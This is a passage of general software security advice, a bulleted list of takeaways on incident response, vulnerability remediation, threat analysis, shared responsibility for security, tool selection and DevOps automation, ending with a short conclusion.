- **Incident response is crucial:** Establishing an effective incident response plan is essential to minimize the impact of security incidents. Timely detection, containment, and remediation of security breaches are key to reducing the potential damage and maintaining business continuity.
- **Vulnerabilities are inevitable:** It is important to recognize that vulnerabilities can exist in software systems. It is unrealistic to expect that all vulnerabilities can be completely eliminated before software release. Therefore, it is essential to prioritize the identification and remediation of vulnerabilities as they are discovered, aiming to address as many as possible.
- **Continuous threat analysis strengthens security:** Performing thorough threat analysis and risk assessments helps to identify potential vulnerabilities and enhance security measures. By considering security throughout all stages of development, including requirements gathering, threat modeling, implementation, and design, organizations can proactively address security concerns and minimize potential risks.
- **Security is everyone's responsibility:** All individuals involved in the development, testing, deployment, and maintenance of software systems should consider security as an integral part of their roles and responsibilities. This includes incorporating security considerations during requirements gathering, coding, testing, and deployment. Promoting a culture of security awareness and education is crucial for maintaining a strong security posture.
- **Study and utilize appropriate tools and techniques:** Understanding and utilizing suitable security tools and techniques is essential for effective security evaluation and mitigation. Conducting research and staying updated on the latest security practices and technologies can help in selecting the most appropriate tools and techniques. Consideration of cost, time, and resource constraints is important in choosing the right strategies for each situation.
- **Automation in DevOps:** Incorporating automated security checks and processes within DevOps practices can be an effective way to enhance security. Automating security assessments, code analysis, vulnerability scanning, and configuration management can help identify and mitigate security issues early in the development lifecycle.

In conclusion, incident response is critical, vulnerabilities are inevitable, and continuous threat analysis and security consideration by all individuals involved are necessary. Study and utilization of appropriate tools and techniques, along with the adoption of automation in DevOps practices, contribute to a stronger security posture. Organizations should prioritize security awareness, collaboration, and continuous improvement to effectively address security

challenges and protect their systems from potential threats.